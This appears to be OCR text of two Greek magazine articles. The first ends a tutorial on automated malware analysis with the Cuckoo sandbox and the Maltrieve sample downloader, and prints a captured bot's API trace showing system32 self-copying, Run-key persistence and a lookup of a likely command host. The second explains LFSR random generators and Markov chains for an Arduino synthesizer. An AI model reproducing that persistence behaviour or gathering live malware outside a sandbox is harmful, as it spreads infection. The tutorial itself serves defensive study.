θα λέγαμε ότι είναι πιο βολική, ενώ το web interface χρησιμοποιείται κυρίως για την επισκόπηση των αποτελεσμάτων της ανάλυσης. Ανοίγουμε λοιπόν ένα τερματικό και ξεκινάμε το Cuckoo:

```
root@bt:~# cd /opt/cuckoo/

root@bt:/opt/cuckoo# python cuckoo.py
```

Ακολούθως μπορούμε να υποβάλουμε ένα malware sample, χρησιμοποιώντας το script submit.py (βρίσκεται στον υποκατάλογο utils). Για να κάνουμε κάτι τέτοιο, ανοίγουμε μια νέα καρτέλα στο τερματικό και τρέχουμε το script με τον ακόλουθο τρόπο:

```
root@bt:~# python /opt/cuckoo/utils/submit.py αρχείο_ή_φάκελος_MALWARE
```

Αυτός είναι ο γενικός τρόπος υποβολής. Ωστόσο, τρέχοντας το submit.py με την παράμετρο –h, μπορούμε να δούμε πρόσθετες λεπτομέρειες για το χειρισμό του. Για παράδειγμα, μπορούμε αν θέλουμε να καθορίσουμε σε ποιο sandbox θα τρέξει το εκάστοτε δείγμα, τι προτεραιότητα έχει μια συγκεκριμένη υποβολή σε σχέση με τις υπόλοιπες κ.ο.κ.

Όπως και στα προηγούμενα άρθρα της σειράς, στα τεύχη 016 και 017, προκύπτει και πάλι το ζήτημα εύρεσης αρχείων malware. Θα θυμόσαστε φυσικά ότι αυτό το λύναμε πηγαίνοντας στα αποθετήρια κακόβουλων αρχείων, όπως το Offensive Computing, http://offensivecomputing.net, και κατεβάζοντας από εκεί συγκεκριμένα δείγματα. Αυτή η πρακτική όμως δεν είναι η καλύτερη δυνατή στην τωρινή μας περίπτωση. Υποτίθεται ότι στήσαμε όλο αυτό το περιβάλλον για να μπορούμε να αναλύουμε δεκάδες δείγματα με αυτοματοποιημένο τρόπο κι όχι ένα προς ένα. Κάπου εδώ έρχεται να μας βοηθήσει το εργαλείο ονόματι Maltrieve (από τις λέξεις malware retrieve). Στην ουσία, πρόκειται για ένα Python script το οποίο επισκέπτεται online λίστες με URLs που διακινούν malware και κατεβάζει τα μολυσμένα αρχεία σε έναν τοπικό φάκελο. Με λίγα λόγια, αποτελεί ένα πολύ χρήσιμο εργαλείο με τη βοήθεια του οποίου μπορούμε να κατεβάζουμε μικρές ή μεγάλες ποσότητες κακόβουλου λογισμικού. Το εγκαθιστούμε ως εξής:

```
root@bt:~# pip install BeautifulSoup4
root@bt:~# cd /opt
root@bt:/opt# git clone git://github.com/technoskald/maltrieve.git
```

Το Maltrieve δεν παρέχει και πολλές επιλογές. Άρκεί να φτιάξουμε έναν φάκελο στον οποίο θα αποθηκεύονται να δείγματα malware και να το τρέξουμε:

```
root@bt:~# mkdir /opt/maltrieve/malware-samples
root@bt:~# cd /opt/maltrieve/
root@bt:/opt/maltrieve# python maltrieve.py –d malware-samples/
```

Το Maltrieve θα αρχίσει αμέσως να διαβάζει διάφορες (online) λίστες και να κατεβάζει το αντίστοιχο υλικό. Μπορούμε να παρακολουθήσουμε τη διαδικασία των λήψεων, κοιτάζοντας τα αρχεία που έχουν κατέβει στον κατάλογο malware-samples. Μόλις θεωρήσουμε ότι έχουμε κατεβάσει αρκετά δείγματα, μπορούμε να διακόψουμε τη λειτουργία του maltrieve. Στη συνέχεια, μπορούμε να υποβάλουμε ολόκληρο τον κατάλογο malware-samples στο Cuckoo, χρησιμοποιώντας το submit.py. Μόλις κάνουμε κάτι τέτοιο, θα αρχίσουν να εμφανίζονται πολλά απανωτά μηνύματα, τα οποία θα μας ενημερώνουν ότι τα αρχεία του φακέλου προστίθενται (το ένα μετά το άλλο) στην ουρά αναμονής του Cuckoo. Επιστρέφοντας στο τερματικό όπου εκτελείται το cuckoo.py, θα δούμε ότι η ανάλυση έχει ήδη ξεκινήσει. Σε λίγο θα εμφανιστεί μπροστά μας και η εικονική μηχανή που χρησιμοποιεί το Cuckoo.

Για να πάρουμε τα αποτελέσματα της εκάστοτε ανάλυσης, καθώς και για

να υποβάλουμε κάποιο malware sample, μπορούμε να στραφούμε στο web interface του Cuckoo. Προκειμένου να ενεργοποιηθεί, οφείλουμε να εκτελέσουμε το ακόλουθο script:

```
root@bt:~# python /opt/cuckoo/utils/web.py
```

Κατόπιν, αρκεί ν' ανοίξουμε έναν web browser και να επισκεφθούμε τη διεύθυνση `http://localhost:8080`. Από την αρχική σελίδα μπορούμε να αποστείλουμε κάποιο malware για ανάλυση, ενώ πατώντας στο Browse μπορούμε να δούμε την κατάσταση της ουράς αναμονής, καθώς και τα αποτελέσματα κάθε ανάλυσης.


Επίλογος

Κάπου εδώ θα σας αφήσουμε ελεύθερους να πειραματιστείτε με το Cuckoo και να ανακαλύψετε τις πρόσθετες δυνατότητές του. Θυμηθείτε ότι Εκεί Έξω (TM) υπάρχουν χιλιάδες δείγματα malware και περιμένουν να τα αναλύσετε και να διδαχτείτε από τη συμπεριφορά τους. Τέλος, πρέπει να τονίσουμε ακόμη μία φορά ότι η ανάλυση malware αποτελεί έναν ζόρικο τομέα της ασφάλειας υπολογιστών, ο οποίος απαιτεί αρκετές γνώσεις και κόπο για να εκτελεστεί σωστά. Στα τρία άρθρα της σειράς μας, που ξεκίνησε από το deltaHacker 016, παρουσιάσαμε μόνο μερικές βασικές τεχνικές. Κλείνουμε με την παρότρυνση να μην περιοριστείτε σε όσα είπαμε και να ασχοληθείτε περαιτέρω από μόνοι σας. Είμαστε σίγουροι πως, αν σας ενδιαφέρει η ασφάλεια συστημάτων, δεν θα το μετανιώσετε καθόλου.

Σας θυμίζει κάτι; Το Cuckoo μόλις ανέλυσε το bot που είχαμε αναλύσει χειροκίνητα, στο deltaHacker 017. Όπως βλέπουμε, κατέγραψε αυτόματα όλα τα ενδιαφέροντα στοιχεία που είχαμε ανακαλύψει κι εμείς :)

18:42:47,408	1520	DeleteFileA	FileName => C:\WINDOWS\system32\spoolsvc.exe
18:42:47,418	1520	CopyFileA	ExistingFileName => C:\DOCUME~1\Sandbox\LOCALS~1\Temp\malware.exe NewFileName => C:\WINDOWS\system32\spoolsvc.exe
18:42:47,418	1520	RegCreateKeyExA	Registry => 0x80000002 SubKey => Software\Microsoft\Windows\CurrentVersion\Run Class => Access => 983103 Handle => 0x0000000c
18:42:47,418	1520	RegSetValueExA	Handle => 0x0000000c ValueName => Windows DLL Loader Type => 1 Buffer => C:\WINDOWS\system32\malware.exe\\x00
18:42:47,418	1520	RegCloseKey	Handle => 0x0000000c
18:42:47,418	1520	WSAStartup	VersionRequested => 0x00000202
18:42:47,418	1520	NtDelayExecution	Milliseconds => 1000
18:42:48,430	1520	getaddrinfo	NodeName => l.f8e.biz ServiceName => 9889

Synthesizer με εγκέφαλο!



Arduino Sound Master

part 4/όσο χρειαστεί

Τώρα που ξεμπερδέψαμε με τις τεχνικές σύνθεσης κυμάτων μπορούμε να κάνουμε ένα μικρό διάλειμμα — μουσικό, φυσικά! Σε αυτό το άρθρο θα αξιοποιήσουμε όσα έχουμε μάθει ως τώρα, θα δούμε μερικά ακόμη κολπάκια και θα κατασκευάσουμε ένα synthesizer το οποίο θα παίζει μουσική από μόνο του.



Skill: Intermediate

Tags: FM synthesis, beat pattern, tempo, PRNG, LFSR, Markov Chains

by Spir@l Evolut10n

Με τις τεχνικές που έχουμε μελετήσει ως τώρα είναι δυνατό, θεωρητικά τουλάχιστον, να συνθέσουμε τα ηχητικά κύματα που παράγει οποιοδήποτε μουσικό όργανο. Εμείς βέβαια δεν βαλθήκαμε να κατασκευάσουμε τον υπέρτατο προσομοιωτή μουσικών οργάνων. Θέλουμε μόνο να εξερευνήσουμε τις προγραμματιστικές τεχνικές, με τη βοήθεια των οποίων οι παλιοί υπολογιστές παρήγαγαν τον ήχο των επίσης παλιών παιχνιδιών. Η ισχύς εκείνων των υπολογιστών ήταν εξαιρετικά περιορισμένη. Επομένως, η δημιουργία εντυπωσιακών ηχητικών εφέ δεν απαιτούσε μόνο χρόνο (όπως συμβαίνει κατά κύριο λόγο σήμερα), αλλά και μεγάλο προγραμματιστικό ταλέντο. Ε, λοιπόν, η γνωριμία μας με αυτού του είδους τα τεχνάσματα θα συνεχιστεί και, θέλουμε να πιστεύουμε, θα γίνει ακόμα πιο διασκεδαστική. Τώρα που ξεμπερδέψαμε με τις μεθόδους σύνθεσης ηχητικών κυμάτων, μπορούμε να ασχοληθούμε με τη σύνθεση μουσικής. Μη φανταστείτε ότι θα ξεκινήσουμε μαθήματα αρμονίας ή τίποτε τέτοιο. Ο γράφων έχει εξαιρετικά περιορισμένες γνώσεις γύρω από τη μουσική και δεν του αρέσει να μπαίνει σε ξένα χωράφια. Ωστόσο, στο παρόν άρθρο θα κατασκευάσουμε ένα synthesizer το οποίο θα παίζει μουσική από μόνο του!

Νέες προκλήσεις

Το πρόγραμμα που θα φτιάξουμε θα υλοποιεί τρία κανάλια ήχου ή, όπως αλλιώς λέμε, τρεις φωνές. Ως εκ τούτου, το synthesizer θα μπορεί να αναπαράγει έως και τρεις νότες ταυτόχρονα. Η αναπαραγωγή των μουσικών φθόγγων[1] θα πραγματοποιείται με ένα συγκεκριμένο ρυθμό. Με άλλα λόγια, το πρόγραμμα θα ξεκινάει την αναπαραγωγή των νέων φθόγγων με μια συγκεκριμένη συχνότητα. Για να κατανοήσετε καλύτερα τι εννοούμε εδώ, υποθέστε ότι έχουμε ορίσει αυτή τη συχνότητα στο 1Hz. Αυτό σημαίνει ότι το πρόγραμμα θα παίζει μία νέα νότα κάθε δευτερόλεπτο και κατ' επέκταση 60 νότες το λεπτό. Αυτό σημαίνει ότι η αναπαραγωγή μουσικών φθόγγων θα πραγματοποιείται με ρυθμό 60bpm. Νομίζουμε ότι το μέγεθος bpm (beats per minute) είναι γνώριμο και γι' αυτό δεν θα δώσουμε συνέχεια. Φανταστείτε τώρα ότι ο ρυθμός που ακολουθεί το πρόγραμμά μας προκύπτει από τους χτύπους ενός ρολογιού. Εάν το πρόγραμμά μας έπαιζε μια νότα στο *κάθε* κανάλι και σε *κάθε* χτύπο του ρολογιού, θα ήταν πολύ πιθανό να προκύψει μια μονότονη και κουραστική σύνθεση. Για να αποφύγουμε κάτι τέτοιο, το πρόγραμμά μας θα έχει τη δυνατότητα να παίζει νότες ακολουθώντας διάφορα μοτίβα (beat patterns), με τη βοήθεια των οποίων η αναπαραγωγή θα παρουσιάζει εναλλαγές. Για παράδειγμα, φανταστείτε να παράγεται από μία νότα σε δύο διαδοχικούς χτύπους του ρολογιού, στον τρίτο χτύπο να μην παράγεται τίποτα, στους επόμενους δύο να παράγεται πάλι από μία νότα και πάει λέγοντας. Επιπρόσθετα, το πρόγραμμα θα είναι σε θέση να ακολουθεί διαφορετικά μοτίβα για κάθε κανάλι ήχου. Σ' αυτό το σημείο πρέπει να τονίσουμε ότι ο μηχανισμός με τα μοτίβα δεν εξασφαλίζει πως η τελική σύνθεση θα είναι μελωδική και ευχάριστη. Η υποστήριξη των μοτίβων καταφέρνει μόνο να αυξήσει την πολυπλοκότητα των μελωδιών που θα παράγονται. Έτσι, το μόνο σίγουρο είναι ότι οι πειραματισμοί με τον κώδικα θα έχουν ενδιαφέρον ;) Τέλος, το πρόγραμμά μας θα πρέπει να επιλέγει τις νότες με μια φαινομενικά ανεξάρτητη βούληση, αλλά όχι και εντελώς τυχαία. Το πρόγραμμα, δηλαδή, θέλουμε να παρουσιάζει μια κάποια ευφυΐα. Αν η επιλογή γινόταν εντελώς τυχαία, η τελική σύνθεση θα ήταν αλλοπρόσαλλη και θα έμοιαζε παρανοϊκή. Αντίθετα, αν το πρό-

1. Τις νότες εννοούμε, αλλά δεν θέλαμε να επαναλάβουμε τη λέξη :D

γραμμα έπαιζε συγκεκριμένες νότες και με συγκεκριμένη σειρά, τότε θα ακούγαμε πάντα τα ίδια και τα ίδια. Το ζητούμενο είναι να ακούμε πάντοτε κάτι διαφορετικό, το οποίο ωστόσο να παρουσιάζει μια κάποια δομή και κατά κάποιον τρόπο να είναι γνώριμο. Αν αναλογιστούμε ότι το Arduino δεν έχει νοημοσύνη, πολλώ δε μάλλον γνώσεις αρμονίας, αντιλαμβάνεστε ότι το ζήτημα της δομής παρουσιάζει ιδιαίτερο ενδιαφέρον.

Σχεδόν τυχαίοι

Όπως θα δούμε αργότερα, η υλοποίηση τριών καναλιών ήχου, η διατήρηση ενός σταθερού ρυθμού αναπαραγωγής και η χρήση μοτίβων για κάθε κανάλι, δεν αποτελούν δύσκολα προβλήματα. Η σπουδαιότερη πρόκληση εντοπίζεται στο μηχανισμό με τον οποίο θα επιλέγεται κάθε φορά η επόμενη νότα. Αυτή η επιλογή θα πρέπει να γίνεται τυχαία, για να μην ακούμε πάντα την ίδια μελωδία, αλλά ταυτόχρονα θα πρέπει να ακολουθεί και κάποιους κανόνες, ώστε η παραγόμενη μελωδία να παρουσιάζει κάποια δομή. Πριν ασχοληθούμε με τους κανόνες και τον μηχανισμό που θα τους εφαρμόζει, πρέπει να αντιμετωπίσουμε το ζήτημα της τυχαιότητας. Όπως αντιλαμβάνεστε, χρειαζόμαστε έναν μηχανισμό παραγωγής ψευδοτυχαίων αριθμών ή, όπως αλλιώς λέμε, έναν PRNG (Pseudo-Random Number Generator). Αναρωτιέστε γιατί μιλάμε για ψευδοτυχαίους κι όχι για απλά τυχαίους αριθμούς; Ένα κομμάτι κώδικα κάνει πάντοτε τα ίδια ακριβώς πράγματα κι άρα έχει προβλέψιμη συμπεριφορά. Επομένως, είναι αδύνατο να κατασκευάσουμε μια ρουτίνα η οποία θα δίνει *πραγματικά* τυχαίους αριθμούς. Το μόνο που μπορούμε να κάνουμε είναι να κατασκευάσουμε μια ρουτίνα η οποία θα παράγει *δύσκολα προβλέψιμους* αριθμούς. Για τα δεδομένα της αντίληψής μας οι αριθμοί αυτοί θα *μοιάζουν* τυχαίοι.

Απρόβλεπτη διαδοχή

Η συνάρτηση random υλοποιεί έναν PRNG και θα μπορούσε να λύσει το πρόβλημά μας αμέσως. Ωστόσο, η εν λόγω συνάρτηση είναι αρκετά αργή. Έτσι, αν κάθε φορά που πρέπει να επιλεγεί μια νότα καλείται μερικές φορές η random κι αν όλη αυτή η καθυστέρηση επαναλαμβάνεται για κάθε κανάλι, το πρόγραμμα θα καθυστερεί αισθητά. Ως συνέπεια, η αναπαραγωγή θα παρουσιάζει απανωτές και μάλλον ενοχλητικές διακοπές. Μια εναλλακτική λύση θα ήταν να διαβάζουμε κάποια αναλογική είσοδο του Arduino, η οποία βρίσκεται στον αέρα[2]. Η τάση σε έναν τέτοιο ακροδέκτη καθορίζεται σε μεγάλο βαθμό από τις ηλεκτρικές διαταραχές του περιβάλλοντος χώρου και μπορούμε να θεωρήσουμε ότι μεταβάλλεται τυχαία! Δυστυχώς, όμως, η ανάγνωση μιας αναλογικής εισόδου καθυστερεί πολύ περισσότερο κι από τη συνάρτηση random. Τελικά, για να φτιάξουμε ένα synthesizer που θα συνθέτει μουσική «αυτόβουλα» και χωρίς να κάνει αδικαιολόγητες παύσεις, πρέπει να κατασκευάσουμε έναν ταχύτατο PRNG.

Αυτό που ζητάμε μπορεί να υλοποιηθεί με τη βοήθεια ενός LFSR. Το ακρωνύμιο προκύπτει από τις λέξεις Linear Feedback Shift Register, αλλά κάτι μάς λέει ότι αυτή η επεξήγηση δεν βοηθά και πολύ από μόνη της :) Ο μηχανισμός που περιγράφεται ως LFSR αποτελείται από έναν καταχωρητή, του οποίου τα ψηφία (bit) ολισθαίνουν διαρκώς προς μια συγκεκριμένη κατεύθυνση. Όπως αντιλαμβάνεστε, κάθε φορά που πραγματοποιείται αυτή η ολίσθηση προκύπτει μια κενή θέση. Αν, για παράδειγμα, η ολίσθηση έχει κατεύθυνση προς τα αριστερά, σε κάθε βήμα της διαδικασίας

2. Αυτό σημαίνει ότι ο σχετικός ακροδέκτης δεν είναι συνδεδεμένος πουθενά στο κύκλωμα.

απαιτείται ένα νέο ψηφίο (bit) το οποίο θα τοποθετηθεί στην άκρα δεξιά θέση του καταχωρητή. Ε, λοιπόν, σε αυτή την θέση τοποθετείται ένα bit, το οποίο προκύπτει από μια γραμμική συνάρτηση κάποιων άλλων bit του καταχωρητή. Με αυτή την περιγραφή κατά νου και ρίχνοντας μια ματιά στη σχετική εικόνα, νομίζουμε ότι θα φανεί αμέσως το πώς προέκυψε η ονομασία LFSR. Όπως είναι φανερό, η λειτουργία ενός τέτοιου μηχανισμού είναι απόλυτα προβλέψιμη. Ωστόσο, είναι εξαιρετικά δύσκολο για έναν άνθρωπο να προβλέψει τους αριθμούς που προκύπτουν με αυτή τη διαδικασία. Έτσι, οι αριθμοί που παράγει ένας LFSR μοιάζουν τυχαίοι.



Εικόνα 1
Η γραφική αναπαράσταση ενός Linear Feedback Shift Register. Η συνάρτηση ανάδρασης αποτελείται μόνο από την πράξη XOR και σε αυτήν συμμετέχουν τα bit 14 και 15. Σε κάθε βήμα του LFSR εκτελείται η πράξη XOR, ολισθαίνουν τα bits κατά μία θέση προς τα αριστερά και στη θέση του πρώτου bit τοποθετείται το αποτέλεσμα της XOR.

Ταχύτητα και απόδοση

Η παραπάνω περιγραφή δημιουργεί δύο απορίες: Τι μορφή έχει η συνάρτηση που παράγει το νέο bit; Ποια bit συμμετέχουν σε αυτή τη συνάρτηση; Κατ' αρχάς, να σημειώσουμε ότι η εν λόγω συνάρτηση ονομάζεται και συνάρτηση ανάδρασης. Μπορεί να έχει σχεδόν οποιαδήποτε[3] μορφή και σ' αυτήν είναι δυνατό να συμμετέχουν όσα και όποια bit θέλουμε. Ωστόσο τίποτα από όλα αυτά δεν επιλέγεται τυχαία! Αφενός, η μορφή της συνάρτησης επηρεάζει τη ταχύτητα του αντίστοιχου LFSR και φυσικά την ευκολία με την οποία υλοποιείται. Αφετέρου, η επιλογή των bit καθορίζει το πλήθος των τιμών που θα παράγει ο αντίστοιχος LFSR, πριν ολοκληρώσει έναν κύκλο και αρχίσει να επαναλαμβάνεται. Στην απλούστερη μορφή της, η συνάρτηση που υπολογίζει το νέο bit αποτελείται μόνο από τη λογική πράξη XOR. Σ' αυτή την περίπτωση λέμε ότι έχουμε έναν Fibonacci LFSR και όπως υποψιάζεστε, αποτελεί το καθιερωμένο είδος LFSR.

Ένας LFSR των 16bit μπορεί θεωρητικά να παράγει 2^16 (=65536) διαφορετικές τιμές. Αυτό όμως δεν συμβαίνει πάντα. Είναι βλέπετε δυνατό να δημιουργήσουμε έναν «φτωχό» 16μπιτο LFSR, ο οποίος θα παράγει και θα ανακυκλώνει μερικές μόνο από τις 65536 τιμές. Εξίσου δυνατή είναι και η κατασκευή του λεγόμενου maximal LFSR, ο οποίος θα παράγει όλους τους 16μπιτους αριθμούς. Η συμπεριφορά του LFSR, για μια δεδομένη συνάρτηση ανάδρασης, καθορίζεται από τα bit που συμμετέχουν στη συνάρτηση. Αυτά τα bit ονομάζονται tap. Η επιλογή των κατάλληλων tap είναι κρίσιμη για τις επιδόσεις ενός LFSR, ενώ είναι κι εξαιρετικά δύσκολη: είναι αδύνατο να προεξοφλήσουμε το αν κάποια συγκεκριμένα taps οδηγούν σε maximal LFSR ή όχι. Ο μόνος τρόπος για να το διαπιστώσουμε είναι να υπολογίσουμε μία προς μία τις τιμές που παράγονται! Τουλάχιστον για την περίπτωση των Fibonacci LFSR, αυτή η δουλειά έχει γίνει ήδη από πάρα πολλούς και μάλιστα για διάφορα πιθανά μήκη. Έτσι, στο Internet υπάρχουν αρκετές λίστες στις οποίες αναφέρονται τα κατάλληλα tap για την κατασκευή ενός maximal LFSR, με οποιοδήποτε μήκος.

3. Λέμε «σχεδόν» διότι η συνάρτηση θα πρέπει να είναι γραμμική. Τα κριτήρια γραμμικότητας για τις συναρτήσεις της άλγεβρας Boole θα τα βρείτε σε βιβλία... της άλγεβρας Boole ;-)

Παιχνίδι πιθανοτήτων

Τελικά, για τη δημιουργία ψευδοτυχαίων αριθμών το πρόγραμμα θα περιλαμβάνει έναν maximal Fibonacci LFSR. Έχοντας αντιμετωπίσει το ζήτημα της τυχαιότητας, μπορούμε να προχωρήσουμε στο ζήτημα της επιλογής της επόμενης νότας. Όπως είπαμε νωρίτερα, η μετάβαση από νότα σε νότα δεν μπορεί να γίνεται εντελώς τυχαία, αλλά ούτε και με κάποια προκαθορισμένη σειρά. Επομένως, οι κανόνες που θα διέπουν αυτές τις μεταβάσεις πρέπει να στηρίζονται στον παράγοντα της τύχης, χωρίς όμως να αφήνουν τα πάντα σε αυτόν. Με άλλα λόγια, οι κανόνες θα πρέπει να παίζουν με τις πιθανότητες, ενώ ταυτόχρονα να θέτουν και κάποια όρια. Ένας τέτοιος κανόνας θα μπορούσε να είναι ο ακόλουθος: Όταν παίζεται η νότα 1 είναι 5% πιθανό να ακολουθήσει η νότα 2, 40% πιθανό να ακολουθήσει η νότα 3, 30% πιθανό να ακολουθήσει η νότα 4 και 25% πιθανό να ακολουθήσει η νότα 5. Το πρόγραμμα θα περιλαμβάνει έναν κανόνα αυτής της μορφής για κάθε νότα, ώστε κάθε φορά να υπολογίζει ποια θα είναι η επόμενη.

Ένα σύνολο τέτοιων κανόνων εισάγει την τύχη στη διαδοχή των μουσικών φθόγγων, αλλά όχι ισοπεδωτικά. Αυτό σημαίνει ότι το πρόγραμμα θα εναλλάσσει τις νότες με τυχαίο τρόπο, ενώ ταυτόχρονα θα δείχνει και ορισμένες προτιμήσεις. Με τη σειρά τους, αυτές οι προτιμήσεις θα δημιουργούν τελικά και την αίσθηση μια συγκεκριμένης δομής: Τα μουσικά κομμάτια θα παράγονται τυχαία, αλλά θα έχουν αρκετές ομοιότητες.

$$\begin{array}{c|cccccccc|} & N_1 & N_2 & N_3 & N_4 & N_5 & N_6 & N_7 & N_8 \\ N_1 & P_{1_1} & P_{1_2} & P_{1_3} & P_{1_4} & P_{1_5} & P_{1_6} & P_{1_7} & P_{1_8} \\ N_2 & P_{2_1} & P_{2_2} & P_{2_3} & P_{2_4} & P_{2_5} & P_{2_6} & P_{2_7} & P_{2_} \\ N_3 & P_{3_1} & P_{3_2} & P_{3_3} & P_{3_4} & P_{3_5} & P_{3_6} & P_{3_7} & P_{3_8} \\ N_4 & P_{4_1} & P_{4_2} & P_{4_3} & P_{4_4} & P_{4_5} & P_{4_6} & P_{4_7} & P_{4_8} \\ N_5 & P_{5_1} & P_{5_2} & P_{5_3} & P_{5_4} & P_{5_5} & P_{5_6} & P_{5_7} & P_{5_8} \\ N_6 & P_{6_1} & P_{6_2} & P_{6_3} & P_{8_4} & P_{8_5} & P_{8_6} & P_{8_7} & P_{6_8} \\ N_7 & P_{7_1} & P_{7_2} & P_{7_3} & P_{7_4} & P_{7_5} & P_{7_6} & P_{7_7} & P_{7_8} \\ N_8 & P_{8_1} & P_{8_2} & P_{8_3} & P_{8_4} & P_{8_5} & P_{8_6} & P_{8_7} & P_{8_8} \end{array}$$

Εικόνα 2
Η μαθηματική αναπαράσταση μιας αλυσίδας Markov, για ένα σύστημα οκτώ καταστάσεων. Τα στοιχεία του πίνακα δηλώνουν την πιθανότητα μετάβασης από την κατάσταση που δηλώνει η γραμμή, στην κατάσταση που δηλώνει η στήλη.

Αλυσίδες Markov

Για να υλοποιήσουμε αποδοτικά ένα σύνολο κανόνων της μορφής που περιγράψαμε παραπάνω, πρέπει πρώτα να σκεφτούμε λίγο αφηρημένα. Φανταστείτε τις νότες που μπορεί να παίξει το synthesizer σαν τις διαφορετικές καταστάσεις στις οποίες μπορεί να περιέλθει ένα σύστημα. Με μαθηματικούς όρους, το τμήμα του προγράμματος που θα αποφασίζει ποια νότα πρέπει να παιχτεί, θα μπορούσε να περιγραφεί σαν μια μηχανή καταστάσεων (state machine). Οι κανόνες που θέλουμε να υλοποιήσουμε περιγράφουν το πώς πραγματοποιείται η μετάβαση από τη μία νότα στην άλλη. Κατ' επέκταση, οι κανόνες περιγράφουν το πώς μεταβαίνει το σύστημα από τη μία κατάσταση στην άλλη. Σε αυτούς τους κανόνες συμμετέχει η τύχη, ενώ παίζει ρόλο και η τρέχουσα νότα. Με άλλα λόγια, οι κανόνες λαμβάνουν υπόψη τους την τύχη, καθώς και την τρέχουσα κατάσταση (state) του συστήματος. Αυτό σημαίνει ότι οι νότες που έχουν προηγηθεί δεν επηρεάζουν καθόλου την εκάστοτε μετάβαση. Αντίστοι-

Εικόνα 3
Τι θα συνέβαινε στο synthesizer, αν χρησιμοποιούσαμε αυτή την αλυσίδα Markov; Για κάθε νότα, η πιθανότητα να παιχτεί η αμέσως επόμενη θα ήταν ίση με τη μονάδα, ενώ η οι πιθανότητες να παιχτεί κάποια άλλη νότα θα ήταν μηδενικές. Επομένως, το synthesizer θα έπαιζε όλες τις νότες με τη σειρά, ξανά και ξανά (και ξανά).

	N_1	N_2	N_3	N_4	N_5	N_6	N_7	N_8
N_1	0	1	0	0	0	0	0	0
N_2	0	0	1	0	0	0	0	0
N_3	0	0	0	1	0	0	0	0
N_4	0	0	0	0	1	0	0	0
N_5	0	0	0	0	0	1	0	0
N_6	0	0	0	0	0	0	1	0
N_7	0	0	0	0	0	0	0	1
N_8	1	0	0	0	0	0	0	0

χα, οι προηγούμενες καταστάσεις στις οποίες βρέθηκε το σύστημα δεν επηρεάζουν καθόλου τη μετάβαση στην επόμενη κατάσταση. Οι μηχανές καταστάσεων που παρουσιάζουν αυτή τη συμπεριφορά χαρακτηρίζονται ως memoryless. Τελικά, ο μηχανισμός που θέλουμε να κατασκευάσουμε αποτελεί ένα memoryless state machine. Αναρωτιέστε τι μας έπιασε και αρχίσαμε να μιλάμε τόσο θεωρητικά; Οι μηχανές αυτού του είδους ονομάζονται Markov chains και η μαθηματική τους αναπαράσταση επιτυγχάνεται με τη βοήθεια ενός πίνακα. Αυτός ο πίνακας έχει τόσες γραμμές και τόσες στήλες, όσες είναι οι καταστάσεις του αντίστοιχου συστήματος. Κάθε στοιχείο αυτού του πίνακα εκφράζει την πιθανότητα μετάβασης από την κατάσταση που δηλώνει η γραμμή του στοιχείου, στην κατάσταση που δηλώνει η στήλη. Με απλά λόγια, οι πίνακες που αναπαριστούν της αλυσίδες Markov θυμίζουν τους πίνακες χιλιομετρικών αποστάσεων. Μόνο που αντί για την απόσταση μεταξύ οποιωνδήποτε δύο πόλεων, περιέχουν την πιθανότητα μετάβασης μεταξύ οποιωνδήποτε δύο καταστάσεων.

